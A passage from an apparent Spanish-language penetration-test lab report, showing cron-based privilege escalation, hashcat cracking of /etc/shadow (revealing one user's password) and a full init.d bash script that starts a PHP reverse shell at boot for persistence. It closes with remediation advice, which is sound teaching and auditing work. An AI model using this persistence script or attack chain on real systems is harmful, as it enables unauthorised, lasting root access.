


Imagen 12[42]





Imagen 13[43]

- Una vez dentro del sistema, se realiza una búsqueda de posibles vulnerabilidades en la configuración de su Kernel (archivos SUID[44], consulta en la web exploits específicos para tecnologías instaladas, GTOFbins[45], etc), encontrando finalmente una ***vulnerabilidad*** en un ***archivo del cron***, concretamente en el directorio ***"/usr/local/bin/cleanup"*** , el cual, tiene **permisos de usuario de root**, pero permite la lectura y escritura por parte del usuario ww-data, siendo copiado al directorio "***/tmp"*** donde nuestro usuario tiene plenos permisos para su modificación.



40 Ejemplo de encabezado o información inicial del script, que debe ir junto a la reverse shell, siendo todo comprimido en formato .zip, con la finalidad que sea reconocido por wordpress como plugin válido
41 Parte de la página http://192.168.1.144/backup_wordpress/wp-admin/plugin-install.php?tab=upload, a través de la cual se suben los archivos locales, en este caso nuestro script malicioso.
42 Una vez procesado el envío del archivo malicioso, muestra que el mismo ha sido subido e instalado de manera satisfactoria.
43 Resultado de la reverse shell conseguida de acceso al sistema con el usuario "ww-data" con permisos limitados.
44 Set User ID del sistema, los cuales cuentan con un acceso especial (s), permitiendo que un ejecutable se inicie con los permisos del propietario del archivo en lugar de los permisos del usuario que lo ejecuta, permitiendo configuraciones anómalas, la posibilidad de elevar privilegios a root.
45 repositorio en línea que recopila binarios de Unix y Linux que pueden ser utilizados de forma maliciosa para escalada de privilegios, evasión de restricciones de seguridad o ejecución de comandos de manera no autorizada.

Imagen 14[46]

- Prosiguiendo con la vulnerabilidad encontrada, se realiza un ***script*** en ***“bash[47]”*** con una ***reverse shell en python***, denominándolo ***“cleanup”,*** sustituyendo nuestro archivo malicioso, directamente en el directorio donde se esta ejecutando el archivo original: “***/usr/local/bin/”***, no sin antes haberle dado permisos de ejecución.




Imagen 15[48]




Imagen 16[49]

- Una vez esperado el tiempo indicado (1 minuto), se consigue acceso mediante la reverse shell con máximos privilegios en el sistema “root”, habiendo finalizado la fase de escalada de privilegios.




Imagen 17[50]

46 Información del archivo crontab, donde se pueden programar tareas, existiendo el archivo “cleanup” que se ejecuta cada minuto con privilegios de usuario “root”, pudiendo ser copiado por el usuario “ww-data” al directorio /tmp para su modificación.
47 intérprete de comandos usado en sistemas operativos Unix y Linux. Permite a los usuarios ejecutar comandos, escribir scripts automatizados y gestionar archivos y procesos. Bash es una de las shells más populares y se utiliza tanto para la interacción directa con el sistema como para automatizar tareas repetitivas mediante scripts.

48 archivo “cleanup” malicioso con un verificación de ejecución y una reverse shell de python que sustituirá al original en la ruta de ejecución del crontab.

49 Proceso de sustitución del archivo malicioso por el original, permitiéndole tener permisos de ejecución.

50 Resultado positivo en el proceso de elevación de privilegios, consiguiendo una reverse shell con máximos privilegios en el sistema.

- Como usuario “root” del sistema, se realiza un “cat” al archivo “shadow”, lugar donde se encuentran todas las contraseñas cifradas de los usuarios del sistema, con la finalidad de intentar descifrar las que aparecen en la imagen de abajo.

Imagen 18[51]

- Mediante el uso de la herramienta ***hashcat***, utilizada principalmente para crackear (descifrar) contraseñas que han sido cifradas en forma de hashes, usando su ***modalidad de “ataque mediante diccionario” y el atributo “--quiet”*** (no muestra la salida en pantalla y solo los resultados finales positivos), se consigue descifrar, únicamente, la contraseña del usuario ***“anne”***, siendo ésta ***“princess”.***




Imagen 19[52]

4. FASE DE PERSISTENCIA.

- Una vez con máximos privilegios en el sistema, se procede a realizar **persistencia** en el mismo, usando ***un script*** con una reverse shell , ***junto*** a la creación de ***un servicio*** que se ejecute en el ***directorio /etc/init.d[53]*** y llame a al script cada vez que un usuario inicie el sistema.
- En primer lugar utilizaremos un script con una reverse-shell que sera enviada a la maquina objetivo, mediante el método “servidor python - wget”, a la ubicación /usr/local/bin/php-reverse-shell.php.

Imagen 20[54]

51 5 hashes de tipo SHA-512 perteneciente a los usuarios autorizados en el sistema

52 Resultado del descifrado del hash en SHA-512, del usuario “anne”.

53 Directorio en sistemas Unix y Linux que contiene scripts de inicio que se ejecutan automáticamente cuando el sistema arranca o se apaga, controlando el inicio, parada y reinicio de servicios y procesos esenciales del sistema.

54 resultado del envío del script malicioso de nuestra Kali a la maquina objetivo

- En segundo lugar, se prepara el ***archivo de creación del servicio*** en bash, el cual, ejecutará la reverse shell cada vez que cualquier usuario inicie el sistema. Éste comienza con su ***encabezado (LSB)***[55], que proporcionará al sistema información sobre como manejar el servicio denominado ***"reto_16"*** durante su ejecución, no siendo obligatorios pero si recomendados para evitar anomalías en la ejecución del mismo. Después, viene el código de ejecución, nombrando una variable ***con la ruta de ejecución de la reverse shell,*** comenzando el condicional, habiendo realizado únicamente la parte del servicio que inicia la ejecución, que es lo que nos interesa, dejando a un lado stop, restart, etc.

```
#!/bin/bash
# /etc/init.d/reto_16

### BEGIN INIT INFO
# Provides:          reto_16
# Required-Start:    $remote_fs $syslog
# Required-Stop:     $remote_fs $syslog
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: el viaje al lado oscuro ha comenzado....
# Description:       Este script inicia el reverso tenebroso
### END INIT INFO

# Ruta del script PHP
SERVICE_PATH="php /usr/local/bin/php-reverse-shell.php"

case "$1" in
  start)
    echo "Iniciando el servicio reverso tenebroso..."
    #ejecuta la variable en 2 plano y la redirige a dev/null
    nohup $SERVICE_PATH > /dev/null 2>&1 &
    echo "la oscuridad se cierne sobre el objetivo."
    ;;
  *)
    echo "Uso: $0 {start}"
    exit 1
    ;;
esac

exit 0
```

Imagen 21[56]

55 LSB (Linux Standard Base) en un script es una sección que proporciona metadatos sobre el mismo, especialmente en los scripts de inicio en sistemas Unix/Linux, siguiendo un formato estándar, que se usa para definir información como la descripción del servicio, dependencias, niveles de ejecución, y órdenes de inicio y parada, facilitando la gestión de servicios en el sistema.

56 Script del creación del servicio utilizado para obtener persistencia, activando solo la fase de inicio, que es la que nos interesa, con niveles de ejecución: 2 (multiusuario sin soporte para redes), 3 (multiusuario con red en modo CLI), 4(multiusuario para casos especiales) y 5(multiusuario con red y entorno gráfico. Ademas es ha establecido en una variable donde se halla el script a ejecutar con su cargador php, condicionando el inicio del script , el cual se iniciara en segundo plano en caso de cumplirse el argumento.

- En este punto, para que se inicie con el sistema es necesario agregarla a las aplicaciones y scripts que se inician con el sistema independientemente del usuario que lo haga, para ello, se ejecuta el comando: ***update-rc.d reto_16 defaults.***





Imagen 22[57]

- Finalmente, probamos el servicio, ejecutando el archivo ***"reto_16"*** en la maquina objetivo, devolviendo una reverse shell en la Kali con privilegios root, el cual se ejecutara cada vez que se reinicie la maquina.



57 se observa como el servicio malicioso "reto_16" se halla en /etc/init.d con permisos de ejecución, ejecutando el comando : update-rc.d reto_16 defaults, agregándose de manera satisfactoria

5. CONCLUSIONES

- El análisis y explotación realizados en el sistema auditado BC18, han revelado varias vulnerabilidades críticas que podrían ser explotadas por actores maliciosos para obtener acceso no autorizado, elevación de privilegios y persistencia en el sistema, las cuales, ponen en riesgo la confidencialidad, integridad y disponibilidad de su organización, destacando:

- A lo largo de la investigación, se han identificado servicios expuestos al exterior, como FTP, SSH y HTTP, con configuraciones inseguras y versiones desactualizadas que representan un alto riesgo de explotación (autenticación anónima en FTP y visibilidad archivo robots.txt, acceso a directorios sensibles: /backup_wordpress, etc), los cuales, han permitido obtener información clave sobre la estructura del servidor y usuarios válidos del sistema.

- Mediante técnicas de enumeración de directorios y análisis de archivos públicos, se obtuvo acceso a archivos de configuración críticos como "Index of", que incluía las claves maestras de WordPress o authentication keys, que podría haber sido aprovechado para comprometer, aún más, la autenticación de usuarios y la integridad del sistema.

- El uso de herramientas de fuerza bruta como Hydra, ha permitido obtener credenciales válidas, lo que facilitó el acceso a la interfaz administrativa de WordPress. A través de este acceso, se ha logrado subir y ejecutar un plugin malicioso que otorgó acceso remoto al sistema, aunque con permisos limitados en un principio. Sin embargo, la explotación de un archivo mal configurado con permisos máximos (root) en crontab y su manipulación mediante un script malicioso, ha permitido escalar privilegios, obteniendo finalmente control total sobre el sistema.

- Posteriormente se han explotado los hashes de contraseñas del directorio: /etc/shadow, a través de la herramienta hashcat, permitiendo descifrar las credenciales de un usuario adicional, reforzando aún más el control sobre el sistema comprometido.

- Finalmente, para consolidar el acceso permanente , se implementó un mecanismo de persistencia mediante la creación de un servicio en init.d, garantizando la conexión remota continua incluso tras reinicios del sistema.

En conclusión, las debilidades encontradas, muchas de ellas explotadas con éxito, ponen de manifiesto ***l*a necesidad urgente de revisar las configuraciones de seguridad, actualizar las aplicaciones críticas y reforzar los mecanismos de autenticación y control** de acceso en la infraestructura evaluada.

6. RECOMENDACIONES CRÍTICAS:

A continuación, se presentan las recomendaciones más urgentes para subsanar las vulnerabilidades detectadas y mejorar significativamente la seguridad de la infraestructura:

a) **Cerrar o asegurar los puertos** abiertos (FTP, SSH, HTTP):

- **FTP:** Eliminar la opción de autenticación anónima o, preferiblemente, reemplazar FTP por el ***servicio SFTP***, el cual incluye autenticación mediante SSH, protegiendo la transferencia de archivos. En caso que n***o*** sea necesario este puerto, ***cerrar el mismo*** es la mejor solución.
- **SSH:** Actualizar OpenSSH a su versión más reciente (v9.9) y ***limitar el acceso al puerto 22*** mediante listas blancas de IP o, aún mejor, mediante autenticación basada en claves públicas, deshabilitando, en este último caso, el uso de contraseñas.
- **HTTP:** ***Migrar*** el servicio ***HTTP a HTTPS*** para cifrar las comunicaciones y evitar la exposición de información en texto plano.

b) **Actualizar el software del servidor**:

- Actualizar inmediatamente todos los servicios críticos, como el ***servidor web Apache y WordPress***, a sus versiones más recientes, corrigiendo así vulnerabilidades conocidas.
- Asegurarse de que los ***parches de seguridad*** estén aplicados de forma continua y establecer un proceso de actualización regular.

c) **Proteger directorios** sensibles **y archivos** de configuración:

- ***Restringir*** el acceso al archivo "***robots.txt"*** y evitar la exposición de directorios críticos como ***/backup_wordpress***, entre otros.
- Configurar correctamente el servidor web para ***deshabilitar*** la opción de ***listado de directorios*** "***Index of***" y evitar la exposición pública de archivos y carpetas.

d) Mejorar la seguridad en el **inicio de sesión y gestión de contraseñas:**

- Implementar autenticación ***multifactor (MFA)*** para todas las cuentas administrativas, lo que añade una capa adicional de protección frente a ataques de fuerza bruta.
- Exigir ***contraseñas fuertes*** y habilitar ***políticas de cambio periódico*** de contraseñas para todos los usuarios del sistema.
- Restringir la funcionalidad de restablecimiento de contraseñas expuesta, reforzándola para que no revele información sobre usuarios válidos, aportando el ***mismo mensaje que caso de error en el login.***

e) Controlar el acceso a **tareas programadas (crontab)**:

- Asegurar que los ***archivos y scripts*** ejecutados por “crontab” tengan los ***permisos adecuados*** y sean revisados periódicamente, para evitar que puedan ser manipulados por usuarios no autorizados.

f) Aumentar la visibilidad y control del sistema mediante **herramientas de monitorización y auditoría**:

- ***Implementar*** herramientas de detección de intrusiones ***(IDS/IPS)*** y sistemas que monitoricen actividades sospechosas ***(EDR/XDR[58])***, con la finalidad de detectar posibles accesos no autorizados en tiempo real.
- Configurar ***registros detallados de acceso*** y revisarlos regularmente para identificar posibles brechas de seguridad, ya sea, a través de ***aplicaciones SIEM*** o similares, así como, habilitando y configurando el registro de evento a través de la aplicación ***“rsyslog”***, generalmente está instalado en la mayoría de las distribuciones modernas de Linux

g) **Reforzar la política de persistencia** y revisar servicios del sistema:

- ***Revisar*** los ***servicios*** que se ejecutan automáticamente al i***nicio del sistema*** (como aquellos en init.d) para asegurar que no existan scripts maliciosos.
- Implementar medidas de ***control de integridad sobre los archivos críticos*** del sistema para evitar la manipulación de servicios clave.

h) Revisar y gestionar **claves criptográficas** de forma segura:

- Regenerar periódicamente las claves maestras de WordPress y asegurarse de que estén protegidas adecuadamente, evitando su exposición en directorios o archivos accesibles públicamente.
- Utilizar ***gestores de claves seguros*** para almacenar y proteger todas las claves criptográficas sensibles.

En general, **aplicando estas recomendaciones** de manera inmediata, reducirá significativamente las brechas de seguridad identificadas de su organización, fortaleciendo la protección del sistema frente a ataques y accesos no autorizados, **mejorando la postura de seguridad de su empresa.**

58 EDR.- solución de seguridad centrada en la detección y respuesta ante amenazas en los dispositivos finales, mientras que el XDR, amplia el concepto anterior, incluyendo áreas como la red, servidores, y aplicaciones, permitiendo una detección, correlación y respuesta a nivel más amplio y coordinado.

7. EVALUACIÓN FINAL:

El análisis exhaustivo de la infraestructura auditada ha puesto de manifiesto serias deficiencias de seguridad que deben ser abordadas con carácter urgente y la peligrosidad que representa para la ciberseguridad, los accesos no autorizados a datos sensibles, pudiendo afectar a la integridad y la confidencialidad.

El sistema presenta vulnerabilidades en múltiples frentes, incluyendo la exposición de servicios no seguros, software desactualizado, y la falta de protección adecuada de archivos y directorios sensibles, lo que ha permitido su explotación, siendo fallos que representan riesgos significativos tanto para la integridad de los datos como para la disponibilidad y confidencialidad de los sistemas críticos de la organización, subrayando la criticidad de las debilidades encontradas y la facilidad con la que un atacante podría tomar el control total del sistema.

En conclusión, la **evaluación final** deja claro que el sistema, en su estado actual, es altamente vulnerable a ataques internos y externos, lo que representa un ***riesgo crítico extremo*** para la seguridad de la organización, siendo **imprescindible implementar de inmediato las recomendaciones** proporcionadas, incluidas las actualizaciones de software, la protección de servicios expuestos y la aplicación de medidas más estrictas para el control de acceso y autenticación.

Únicamente, mediante la aplicación de estas acciones, se podrá **asegurar la continuidad operativa del sistema** y minimizar las posibilidades de intrusión y explotación futura.

4.- BIBLIOGRAFÍA

https://www.nist.gov/publications/zero-trust-architecture

https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_es

https://ayudaleyprotecciondatos.es/2019/02/19/sanciones-rgpd-lopd-2019/

https://www.nist.gov/

https://www.ccn.cni.es/es/normativa/directiva-nis2

https://gtfobins.github.io/#